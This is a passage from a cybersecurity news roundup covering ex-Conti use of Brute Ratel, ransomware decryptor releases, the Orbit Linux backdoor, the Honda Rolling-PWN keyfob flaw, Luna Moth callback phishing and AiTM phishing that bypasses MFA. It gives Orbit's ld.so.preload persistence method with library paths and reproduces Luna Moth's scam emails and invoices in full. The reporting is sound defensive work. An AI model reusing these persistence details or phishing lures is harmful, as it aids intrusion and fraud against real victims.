However, according to AdvIntel CEO Vitali Kremez, ex-Conti ransomware members have also started to acquire licenses by creating fake US companies to pass the licensing verification system.

"The criminals behind the former Conti ransomware operations explored multiple penetration testing kits beyond the usage of Cobalt Strike," Kremez told BleepingComputer in a conversation.

"In one particular case, they have gained access to the Brute Ratel kit that was used for post-exploitation in targeted attacks from BumbleBee loader. The ultimate goal of the Brute Ratel usage was the post-exploitation framework for lateral movement and subsequent network encryption via ransomware payload."

"To get access to the Brute Ratel licenses, the threat actors create fake US companies which are used as part of the verification process."

BleepingComputer reached out to Brute Ratel's creator, Chetan Nayak, with questions regarding the verification process but has not heard back.

Source: https://www.bleepingcomputer.com/news/security/ransomware-hacking-groups-move-from-cobalt-strike-to-brute-ratel/

4. Free decryptor released for AstraLocker, Yashma ransomware victims

New Zealand-based cybersecurity firm Emsisoft has released a free decryption tool to help AstraLocker and Yashma ransomware victims recover their files without paying a ransom.

The free tool is available for download from Emsisoft's servers, and it allows you to recover encrypted files using easy-to-follow instructions available in this usage guide [PDF].

"Be sure to quarantine the malware from your system first, or it may repeatedly lock your system or encrypt files," Emsisoft warned.


"By default, the decryptor will pre-populate the locations to decrypt with the currently connected drives and network drives. Additional locations can be added using the 'Add' button."

The ransomware decryptor will allow you to keep the files encrypted in the attack as a failsafe if the decrypted files are not identical to the original documents.

"The AstraLocker decryptor is for the Babuk-based on using Astra or .babyk extension, and they released a total of 8 keys," Emsisoft added.

"The Yashma decryptor is for the Chaos-based one using.AstraLocker or a random [a-z0-9]{4} extension, and they released a total of 3 keys."

Emsisoft also advised AstraLocker and Yashma victims whose systems were compromised via Windows Remote Desktop to change the passwords for all user accounts that have permissions to log in remotely and to look for other local accounts the ransomware operators might have added.



Emsisoft Decryptor for AstraLocker
EMSISOFT Decryptor
For AstraLocker - Version 1.0.0.0
Decryptor
Results
Options
About
Save log
Copy log to clipboard
Abort
© 2019 Emsisoft Ltd.
A free of charge service by Emsisoft - www.emsisoft.com

```
Starting...

File: D:\_Analysis\AstraLocker\Case0\Chrysanthemum.jpg.Astra
Decrypted: D:\_Analysis\AstraLocker\Case0\Chrysanthemum.jpg

File: D:\_Analysis\AstraLocker\Case0\Desert.jpg.Astra
Decrypted: D:\_Analysis\AstraLocker\Case0\Desert.jpg

File: D:\_Analysis\AstraLocker\Case0\zeroes.jpg.Astra
Decrypted: D:\_Analysis\AstraLocker\Case0\zeroes.jpg

Finished!
```

AstraLocker decryptor (Emsisoft)

The decryptor was released after the threat actor behind AstraLocker ransomware told BleepingComputer this week that they're shutting down the operation with a plan to switch to crypto mining.

"It was fun, and fun things always end sometime. I'm closing the operation, decryptors are in zip files, clean. I will come back," AstraLocker's developer told us. "I'm done with ransomware for now. I'm going in crypto-jacking lol."

The ransomware developer shared a ZIP archive with AstraLocker and Yashma decryptors they submitted to the VirusTotal malware analysis platform.

Even though they did not reveal the reason behind the AstraLocker shutdown, the most likely cause is the sudden publicity brought by recent reports that would have landed the operation in law enforcement crosshairs.

AstraLocker is based on Babuk Locker (Babyk) ransomware, a buggy yet still dangerous strain that had its source code leaked in September on a hacker forum.

While it doesn't happen very often, other ransomware groups had also released decryption keys and decryptors to BleepingComputer and security researchers in the past, either as a gesture of goodwill when shutting down or when they released new versions.

The list of previously released decryption tools includes Ragnarok, Avaddon, SynAck, AES-NI, Shade, FilesLocker, TeslaCrypt, Crysis, Ziggy, and FonixLocker.

Source: https://www.bleepingcomputer.com/news/security/free-decryptor-released-for-astralocker-yashma-ransomware-victims/

5. Sneaky Orbit Malware Backdoors Linux Devices

The novel threat steals data and can affect all processes running on the OS, stealing information from different commands and utilities and then storing it on the affected machine.

A sneaky malware for Linux is backdooring devices to steal data and can affect all the processes running on a particular machine, researchers have found.

The malware, dubbed Orbit, is unlike other Linux threats in that it steals information from different commands and utilities and then stores them in specific files on the machine, researchers from security automation firm Intezer discovered. In fact, the malware's name comes from one of the filenames it to temporarily store the output of executed commands, they said.

Orbit can either achieve persistence on a machine or be installed as a volatile implant, Intezer's Nicole Fishbein explained in a blog post on Orbit published this week.

The malware sets itself apart from similar threats is its "almost hermetic hooking" of libraries on the targeted machines, which allows it to gain persistence and evade detection while stealing information and setting SSH backdoor, she said.

"The malware implements advanced evasion techniques and gains persistence on the machine by hooking key functions, provides the threat actors with remote access capabilities over SSH, harvests credentials, and logs TTY commands," Fishbein wrote in the post.

Moreover, once Orbit is installed, it infects all of the running processes on the machine, including new ones, she said.

Setting Itself Apart

Typically, existing Linux threats such as Symbiote and HiddenWasp hijack shared Linux libraries by modifying the environment variable LD_PRELOAD. Orbit works differently, however, using two different ways to load the malicious library, Fishbein wrote.

"The first way is by adding the shared object to the configuration file that is used by the loader," she explained in the post. "The second way is by patching the binary of the loader itself so it will load the malicious shared object."

Specifically, Orbit uses XOR encrypted strings and steals passwords, tactics that are similar to other Linux backdoors already reported by researchers at ESET, Fishbein wrote.

But that's where the similarity with how those backdoors hijack libraries ends, she said. Orbit goes a step further by not only stealing info from different commands and utilities but implementing "an extensive usage of files" for storing the stolen data, something researchers have not seen before, Fishbein wrote.

Installation and Execution

Orbit loads onto a Linux machine or device via a dropper that not only installs the payload but also prepares the environment for the malware execution.

To install the payload and add it to the shared libraries that are being loaded by the dynamic linker, the dropper calls a function called patch_ld and then the symbolic link of the dynamic linker /lib64/ld-linux-x86-64.so.2. The latter is done to check if the malicious payload is already loaded by searching for the path used by the malware, researchers said.

If the payload is found, the function can swap it with the other location, they noted. Otherwise, the dropper looks for /etc/ld.so.preload and replaces it with a symbolic link to the location of malicious library: /lib/libntpVnQE6mk/.l or /dev/shm/ldx/.l, depending on the argument passed to the dropper.

Lastly, the dropper will append /etc/ld.so.preload to the end of the temp file to make sure that the malicious library will be loaded first, researchers said.

The payload itself is a shared object (.SO file) that can be placed either in persistent storage or in shim-memory. "If it's placed in the first path the malware will be persistent, otherwise it is volatile," Fishbein wrote.

The shared object hooks functions from three libraries–libc, libcap, and Pluggable Authentication Module (PAM). Once this is done, the existing processes that use these functions will essentially use the modified functions, and new processes will be hooked with the malicious library as well, researchers found.

This hooking allows the malware to infect the whole machine and harvest credentials, evade detection, gain persistence, and provide remote access to the attackers, Fishbein wrote.

Evasion Tactics

Orbit also hooks multiple functions as its strategy to evade detection, thus preventing them from releasing information that might reveal the existence of the malicious shared library either in the running processes or the files in use by Orbit, researchers noted.

"The malware uses a hardcoded GID value (the one set by the dropper) to identify the files and processes that are related to the malware and based on that it will manipulate the behavior of the hooked functions," Fishbein wrote. In Linux, a GID is a numeric value used to represent a specific group.

As an example of this functionality, Orbit hooks readdir—a Linux function that returns a pointer to a dirent structure describing the next directory entry in the directory stream associated with dirp–to check the GID of the calling process, she explained.

"If it doesn't match the hardcoded value, all of the directories with the predefined GID value will be omitted from the function's output," Fishbein wrote.

Source: https://threatpost.com/sneaky-malware-backdoors-linux/180158/

6. Hackers can unlock Honda cars remotely in Rolling-PWN attacks

A team of security researchers found that several modern Honda car models have a vulnerable rolling code mechanism that allows unlocking the cars or even starting the engine remotely.

Called Rolling-PWN, the weakness enables replay attacks where a threat actor intercepts the codes from the keyfob to the car and uses them to unlock or start the vehicle.

The researchers claim to have tested the attack on Honda models between 2021 and 2022, including the popular models below:

- Honda Civic 2012
- Honda X-RV 2018
- Honda C-RV 2020
- Honda Accord 2020
- Honda Odyssey 2020
- Honda Inspire 2021
- Honda Fit 2022
- Honda Civic 2022
- Honda VE-1 2022
- Honda Breeze 2022

Intrinsic weakness

The keyless entry system in modern cars relies on rolling codes produced by a pseudorandom number generator (PRNG) algorithm to ensure that unique strings are used each time the keyfob button is pressed.

The rolling code mechanism was introduced to prevent fixed code flaws that enabled man-in-the-middle replay attacks like the one we covered in March, which is still exploitable in older models.

Vehicles have a counter that checks the chronology of the generated codes, increasing the count upon receiving a new code. Non-chronological codes are accepted, though, to cover situations of accidental presses of the keyfob, or when the vehicle is out of range.

Researchers Kevin2600 and Wesley Li found that the counter in Honda vehicles is resynchronized when the car vehicle gets lock/unlock commands in a consecutive sequence. This causes the car to accept codes from a previous session, which should have been invalidated.


An attacker equipped with software-defined radio (SDR) equipment could capture a consecutive sequence of codes and replay them at a later time to unlock the vehicle and starts its engine.

The researchers provided details about the Rolling-PWN issue along with several videos showing how it could be used to unlock various Honda models.

The vulnerability is tracked as CVE-2021-46145 (medium severity) and is described as an issue "related to a non-expiring rolling code and counter resynchronization" in the keyfob subsystem in Honda.

At the time it was disclosed, in December 2021 [1, 2], the tests were carried out on ana Honda Civic from 2012. However, newer models are also vulnerable.

Automotive journalist Rob Stumpf was able to replicate Rolling-PWN on his 2021 Honda Accord by capturing codes at different times.




Rob Stumpf @RobDrivesCars · Jul 10

I was able to replicate the Rolling Pwn exploit using two different key captures from two different times.

So, yes, it definitely works.

source: Rob Stumpf

He explains that as long as the re-sync sequence is replayed, it doesn't matter if days or months have passed since capturing the codes; the attacker would still be able to re-sync and perform the unlock action.



Honda key fob codes capturing (The Drive)

Stumpf notes that even if an attacker could use Rolling-PWN to start a Honda, they would not be able to drive it away because the keyfob needs to be in proximity.

Honda denies there's a problem

The researchers tried to notify Honda of the vulnerability but could not find a contact for reporting security-related issues. In the end, they filed a report to Honda Customer Service but have not heard back.

In a statement to Vice, a spokesperson for Honda stated that the report wasn't credible and that the allegations are unfounded.

"The key fobs in the referenced vehicles are equipped with rolling code technology that would not allow the vulnerability as represented in the report," stated Honda.

"In addition, the videos offered as evidence of the absence of rolling code do not include sufficient evidence to support the claims," the company added.

If Honda finds the Rolling-PWN research valid, addressing the problem would prove difficult since it is necessary to upgrade the vulnerable firmware.

Newer models may support OTA (over the air) updates, but Rolling-PWN will be a lot harder to remediate on older models that do not.

BleepingComputer has also reached out to Honda for clarifications on the above, and we will update this story once we receive a response.

Update July 13, 2022 - A spokesperson of Honda has provided us with the following comment:

> *We can confirm researchers her claims that it is possible to employ sophisticated tools and technical know-how to mimic Remote Keyless commands and gain access to certain vehicles or ours.*
>
> *However, while it is technically possible, we want to reassure our customers that this particular kind of attack, which requires continuous close-proximity signal capture of multiple sequential RF transmissions, cannot be used to drive the vehicle away.*
>
> *Furthermore, Honda regularly improves security features as new models are introduced that would thwart this and similar approaches.*

Source: https://www.bleepingcomputer.com/news/security/hackers-can-unlock-honda-cars-remotely-in-rolling-pwn-attacks/

7. New ‘Luna Moth’ hackers breach orgs via fake subscription renewals

A new data extortion group has been breaching companies to steal confidential information, threatening victims to make the files publicly available unless they pay a ransom.

The gang received the name Luna Moth and has been active since at least March in phishing campaigns that delivered remote access tools (RAT) that enable corporate data theft.


Phishing attack

The Incident Response team at cybersecurity company Sygnia has been tracking the activity of the Luna Moth ransom group, noting that the actor is trying to build a reputation using the name Silent Ransom Group (SRG).

In a report earlier this month, Sygnia says that the modus operandi of Luna Moth (also tracked as TG2729) resembles that of a scammer, although the focus is on getting access to sensitive information.

To achieve that, Luna Moth relies on phishing attacks. Over the past three months, the group managed a large-scale campaign luring victims with false subscription emails for using Zoho, MasterClass, or Duolingo services.

Victims would receive a message allegedly from one of the aforementioned services announcing that the subscription is about to end and that it will be automatically renewed, with 24 hours to process the payment.



Benito Aguilar <benito.aguilar.zohomasterclass@gmail.com> [redacted]

[EXTERNAL] Dear [redacted], please check the details of your new MasterClass subscription.

8137653100.pdf
27 KB

Dear [redacted],!

Please be aware that your payment is due.

Your newest monthly subscription for MasterClass will be considered active in the next 24 hours.

This cooking master class subscription will be processed through automatic system with the bank account details you have stated.

If you have any problems with your subscription - please call us from 10am to 6pm ET.


Our customer service phone number can be found in the invoice attached.

Best Regards,
Benito Aguilar
Zoho Master Class Inc Account Assistant

The scam email message (Sygnia)

Luna Moth uses email addresses with names that impersonate the brands used in the phishing campaign. Looking closer, the scam is obvious since the messages come from Gmail accounts.

The email comes with a fake invoice in the attachment, which provides contact for those that want to learn more details about the subscription or cancel it.



17 20th St N Suite 10
Birmingham, Alabama
35203, United States

Invoice
#519821101

[redacted]
If you have any questions
Call us +1 (806) 318 5773

#	Description	QTY	Price	Amount
1	Annual YellowZoho subscription	1	$99.99	$99.99
2	Delivery subscription	1	$7.50	$7.50

Sub Total: **$107.49**
Tax: **$11.82**
Total: **$119.31**

Hello [redacted] Please notice.

We are informing you that your 1 month subscription for YellowZoho taxi service is starting tomorrow.

This booking will be paid automatically using the details you have provided.

If you didn't make this order, please contact us.

Thank You!
YellowZoho Team

+1 (806) 318 5773

Copyright 2016-2022 YellowZoho. All rights reserved.

17 20th St N Suite 10
Birmingham, Alabama
35203, United States

Invoice
#8137653100

[redacted]
If you have any questions
Call us **+1 (469) 646 0854**

#	Description	QTY	Price	Amount
1	Gordon Ramsay - Teaches Cooking II: Restaurant Recipes at Home	1	$99.99	$99.99
2	Delivery subscription	1	$7.50	$7.50

Sub Total: **$107.49**
Tax: **$11.82**
Total: **$119.31**

Dear [redacted]

How did you like your experience with Zoho Master Class Inc?

We believe that you like your free period and willing to stay with Zoho Master Class Inc!

Your account will be automatically upgraded to premium via payment method mentioned.

If you would like to see extensive info regarding your subscription, please check out the invoice below.

Always yours,

Zoho Master Class Inc. Team

+1 (469) 646 0854

© 2022 MasterClass 🔒 Secured with SSL

Invoice
#112741838310

Subscription Details:

#	Description	QTY	Price
1	Duolingo - Teaches Italian: Italian at Home	1	$79.99

Course price: **$79.99**
Tax: **$5.80**
Course total: **$85.79**

Hello [redacted],

Your Italian language course is ready for you. Your subscription number is #112741838310.

Your personal number is also your sales coupon. Invite friends to Duolingo with your personal number and get huge benefits from us. Wish to make your experience with Duolingo even better? Get Duolingo premium! Get access to unlimited classes form our best mentors.

Have any problems with your course or want to cancel it? Just call our customer care support at **+1 (716) 303 4933**

Always yours,
Duolingo team

© 2022 Duolingo 🔒 Secured with SSL

Invoice
#5430274762

Thank you for joining Duolingo Plus!

Hi, [redacted]. Your subscription #5430274762 is ready. You've unlocked some awesome features to make your learning experience even better. Here are the details of your subscription:

#	Description	QTY	Price	Amount
1	Duolingo - Teaches German: German at Home	1	$99.99	$99.99

Sub Total: **$99.99**
Tax: **$7.25**
Total: **$107.24**

If you have any questions regarding this subscription our customer care service will be happy to help you. Just call us at **+1 (617) 982 1800**

Always yours,
Duolingo Team

© 2022 Duolingo 🔒 Secured with SSL

Fake invoices used by Luna Moth (Sygnia)

Calling the phone number in the invoice puts the victim in contact with the scammer, who provides instructions to install a remote access tool on the system.

Common tools and tactics

As seen from the modus operandi, Luna Moth is far from a sophisticated threat actor, and the tool they use to support this theory.

According to Sygnia, the gang uses commercially available remote desktop solutions such as Atera, AnyDesk, Synchro, and Splashtop.

In many of the observed attacks, the threat actors installed more than one RAT on the victim's machine for redundancy and persistence, the researchers say.

Other tools installed manually by the threat actors include SoftPerfect Network Scanner, SharpShares, and Rclone, which collectively help adversaries with reconnaissance on the network to locate valuable files, pivoting, and steal the data.

These tools have been seen in past attacks from scammers that lured victims with fake billing emails for renewing antivirus subscriptions.

Sygnia says that the threat actors don't target specific victims. They deploy opportunistic attacks where they grab anything they can access and then proceed to extort the victim.

However, the threat actor's demands are quite high, as researchers say that Luna Moth may ask for "millions of dollars in ransom."

Dozens of domains used

Despite lacking sophistication, Sygnia found that Luna Moth has been using close to 90 domain names as part of their infrastructure or for hosting data from breached companies.

All sites used for phishing had names that resemble the impersonated brand - in this case, Zoho, MasterClass, and Duolingo, and researchers found more than 40. The rest were used as exfiltration servers.

While extortion is widely associated with ransomware operations, it appears that stealing sensitive data without encrypting systems is turning into a new way to monetize corporate breaches.

Another data extortion group is called Karakurt, which researchers connected to the recently shut down Conti ransomware operation.

Source: https://www.bleepingcomputer.com/news/security/new-luna-moth-hackers-breach-orgs-via-fake-subscription-renewals/

8. Large-Scale Phishing Campaign Bypasses MFA

Attackers used adversary-in-the-middle attacks to steal passwords, hijack sign-in sessions and skip authentication and then use victim mailboxes to launch BEC attacks against other targets.

Microsoft researchers have uncovered a massive phishing campaign that can steal credentials even if a user has multi-factor authentication (MFA) enabled and has so far attempted to compromise more than 10,000 organizations.

The campaign, which has been active since September 2021, depends upon the use of adversary-in-the-middle (AiTM) phishing sites in the initial attacks to hijack session cookies and steal credentials. From there, attackers can access victims' user mailboxes to launch further attacks against other targets, the Microsoft 365 Defender Research Team from the Microsoft Threat Intelligence Center (MTIC) wrote in a blog post published Tuesday.

In AiTM attacks, a threat actor deploys a proxy server between a target user and the website the user wishes to visit–that is, the site the attacker wishes to impersonate, researchers explained.

"Such a setup allows the attacker to steal and intercept the target's password and the session cookie that proves their ongoing and authenticated session with the website," they wrote.

It's important to point out that this type of attack does not denote a vulnerability in the type of MFA employed by a corporate email system, they added. AiTM phishing steals the session cookie, so the attacker gets authenticated to a session on the user's behalf regardless of the sign-in method the latter uses, researchers said.

Indeed, attackers are getting wise to organizations' increasing use of MFA to better secure user accounts and creating more sophisticated phishing attacks like these that can bypass it, noted security professionals.

"While MFA is certainly valuable and should be used when possible, by capturing the password and session cookie–and because the session cookie shows that MFA was already used to log in–the attackers can often circumvent the need for MFA when they login to the account again later using the stolen password," observed Erich Kron, security awareness advocate at security awareness training firm KnowBe4, in an email to Threatpost.

AiTM Phishing, Unpacked

In their observation of the campaign, Microsoft researchers took a deeper dive into how these types of attacks work and how they can be used to mount secondary business email compromise (BEC) attacks once initial access to someone's account is gained, they said.

AiTM phishing attacks depend upon the session that every modern web service implements with a user after successful authentication so that the user doesn't have to be authenticated at every new page they visit, researchers explained.

"This session functionality is implemented through a session cookie provided by an authentication service after initial authentication," they wrote. "The session cookie is proof for the web server that the user has been authenticated and has an ongoing session on the website."

In AiTM phishing, an attacker attempts to steal a target user's session cookie so they can skip the whole authentication process and act as if they are the legitimate authenticated user, researchers said.

"To do this, the attacker deploys a webserver that proxies HTTP packets from the user that visits the phishing site to the target server the attacker wishes to impersonate and the other way around," they wrote. "This way, the phishing site is visually identical to the original website (as every HTTP is proxied to and from the original website)."

This attack is especially convenient for threat actors because it precludes the need for them to craft their own phishing sites such as the ones used in conventional phishing campaigns, researchers noted.

Specific Attack Vector

In the phishing campaign observed by Microsoft researchers, attackers initiate contact with potential victims by sending emails with an HTML file attachment to multiple recipients in different organizations. The messages claim that the recipients have a voicemail message and need to click on the attachment to access it or it will be deleted in 24 hours.

If a user clicks on the link, they are redirected to a site that tells them they will be redirected again to their mailbox with the audio in an hour. Meanwhile, they are asked to sign in with their credentials.

At this point, however, the attack does something unique using clever coding by automatically filling in the phishing landing page with the user's email address, "thus enhancing its social engineering lure," researchers noted.

If a target enters his or her credentials and gets authenticated, he or she is redirected to the legitimate Microsoft office.com page. However, in the background, the attacker intercepts the credentials and gets authenticated on the user's behalf, providing free reign to perform follow-on activities, researchers said.

In the phishing email chain that researchers observed, the threat actor used authentication to commit payment fraud in secondary attacks from within the organization, researchers said.

Follow-Up BEC and Payment Fraud

Attackers took less than five minutes after hijacking sessions and stealing credentials to begin the process of conducting payment fraud by authenticating to Outlook to access finance-related emails and file attachments, researchers said. The following day, they accessed these emails and files every few hours to search for opportunities to commit fraud.

The threat actor also deleted from the compromised account's Inbox folder the original phishing email they sent to hide traces of their initial access, researchers added.

"These activities suggest the attacker attempted to commit payment fraud manually," they wrote.

Attackers also used Outlook Web Access (OWA) on a Chrome browser to commit payment fraud while using the compromised account's stolen session cookie, researchers added.

Source: https://threatpost.com/large-scale-hishing-bypasses-mfa/180212/

9. New Lilith ransomware emerges with extortion site, lists the first victim

A new ransomware operation has been launched under the name 'Lilith,' and it has already posted its first victim on a data leak site created to support double-extortion attacks.

Lilith is a C/C++ console-based ransomware discovered by JAMESWT and designed for 64-bit versions of Windows. Like most ransomware operations launching today, Lilith performs double-extortions attacks, which is when the threat actors steal data before encrypting devices.

According to a report by researchers at Cyble who analyzed Lilith, the new family doesn't introduce any novelties. However, it's one of the latest threats to watch out for, along with RedAlert and 0mega that also recently emerged.

